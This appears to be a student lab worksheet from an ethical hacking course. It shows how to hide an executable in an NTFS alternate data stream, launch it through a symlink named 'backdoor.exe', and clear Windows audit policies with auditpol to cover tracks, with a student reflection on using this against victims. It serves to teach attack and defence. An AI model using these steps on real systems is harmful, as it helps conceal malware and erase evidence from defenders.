


Alternatively, you could write your own exe application and paste it in the folder. To create .exe application or any executables, use any development platform. (.Net, Java, Python Scripts...)

Try them and record them in your coursework and/or in the shared Onenote with instructions to gain CREDITS

- Open the command prompt and set your created folder path (C:\Fdr_Hide).
- Create a txt file (Either using the command prompt or go to the folder to create one) and add few lines of text and save the file.
- Check the size of all the files in the Fdr_Hide folder


Record your EVIDENCE



- Now, hide the exe file into the txt file.
 - Type `c:\Fdr_Hide\calc.exe` >
 - `c:\Fdr_Hide\txtfilename.txt:calc.exe` ○ Now check the file sizes

Is there any difference in the file size?

Yes slightly:



- mklink backdoor.exe txtfilename.txt:calc.exe ○
- backdoor.exe

Record your Reflection (What happens with the backdoor.exe)

The files became linked so when opening backdoor, calculator opened up. But this is useful to be used the other way around – when a victim clicks on an innocent program like ‘email’ for example, the payload.exe file opens in the background without them knowing.

Two Dimensions:

As an attacker, in your previous labs, you have created bat/ exe files which you used to gain and maintain access. Those files could be hidden using NTFS streams (like this method), so that the users could not see your malicious file. So, you could execute them remotely whenever you need it.

If you are a security personal (doing a penetration testing) keep in mind that the malicious files could be hidden in this format which needs your attention.

You could also try Stegno tools like Snow, Quick Stego, Open Stego and record your reflection.

Try them and record them in your coursework and/or in the shared Onenote with instructions to gain CREDITS

Task 4: Clear Tracks

- Use Auditpol.
- Login to your Windows 2016 Server.
- Command Prompt
 - Auditpol /get/category:* ↴ ○ It would list all the
 - categories ○ Enable the Audit Policies
 - auditpol /set /category:"system", "account logon" /success:enable /failure:enable ↴
 - Auditpol /get/category:* ↴ ▪ You could see the settings.
 - To clear them...

-
- Auditpol /clear /y Auditpol /get/category:* ↴

End of the Document!!!